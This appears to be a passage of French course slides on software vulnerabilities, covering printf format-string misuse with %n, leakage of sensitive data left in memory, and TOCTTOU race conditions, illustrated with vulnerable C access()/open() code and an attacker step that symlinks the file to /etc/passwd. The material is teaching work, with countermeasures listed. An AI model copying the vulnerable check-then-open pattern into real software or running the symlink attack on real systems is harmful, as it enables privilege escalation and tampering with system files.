 - `printf (buffer)` – mauvaise utilisation

- La directive

`printf ("...%n...", ... , &variable)`

- permet d'écrire dans la variable le nombre de caractères imprimés

- On insère dans le tampon accessible à l'utilisateur une "format string"

- `buffer = "... code ... %n "` (addresse stack)...

- Contremesures

- Toujours inclure une chaîne de formatage dans les invocations de printf
 - Éviter d'utiliser printf (plus vraiment nécessaire aujourd'hui)



Attaques par fuite de mémoire

- Conditions de base
 - Une variable "sensible" est allouée en mémoire (e.g. mot de passe)
 - Lorsque le code est terminée l'espace mémoire n'est pas mis à zéro
 - Lors d'une deuxième invocation ou via un autre programme la valeur de la variable sensible peut être obtenue en examinant la mémoire
- Exemples d'utilisation
 - Par examen des « page file » résidant sur le disque dur
 - Espace tampon des dispositifs de réseau
- Prévention
 - Utilisation de destructeurs



Race Condition

- Attaques « time of check to time of use » (TOCTTOU)
 - Exemple de Race condition (« Condition de course »)
 - Autorisation au temps t1, accès à l'objet au temps t2.
 - L'attaquant change l'objet entre t1 et t2,

t1
vulnerabilité

```
// Check if user has access to file
if (access("file", W_OK) != 0) {
    exit(1);
}
```

```
// User has access, create file descriptor
fd = open("file", O_WRONLY);
```

t2

```
// Actually write to fd
write(fd, buffer, sizeof(buffer));
```




Race Condition

- Exemple d'attaque TOCTTOU
 - Bug si la victime exécute un programme setuid

Victime	Attaquant
<pre>if (access("file", W_OK) != 0) { exit(1); } fd = open("file", O_WRONLY); // Actually writing over /etc/passwd write(fd, buffer, sizeof(buffer));</pre>	<pre>// // After the access check symlink("/etc/passwd", "file"); // Before the open, "file" points // to the password database //</pre>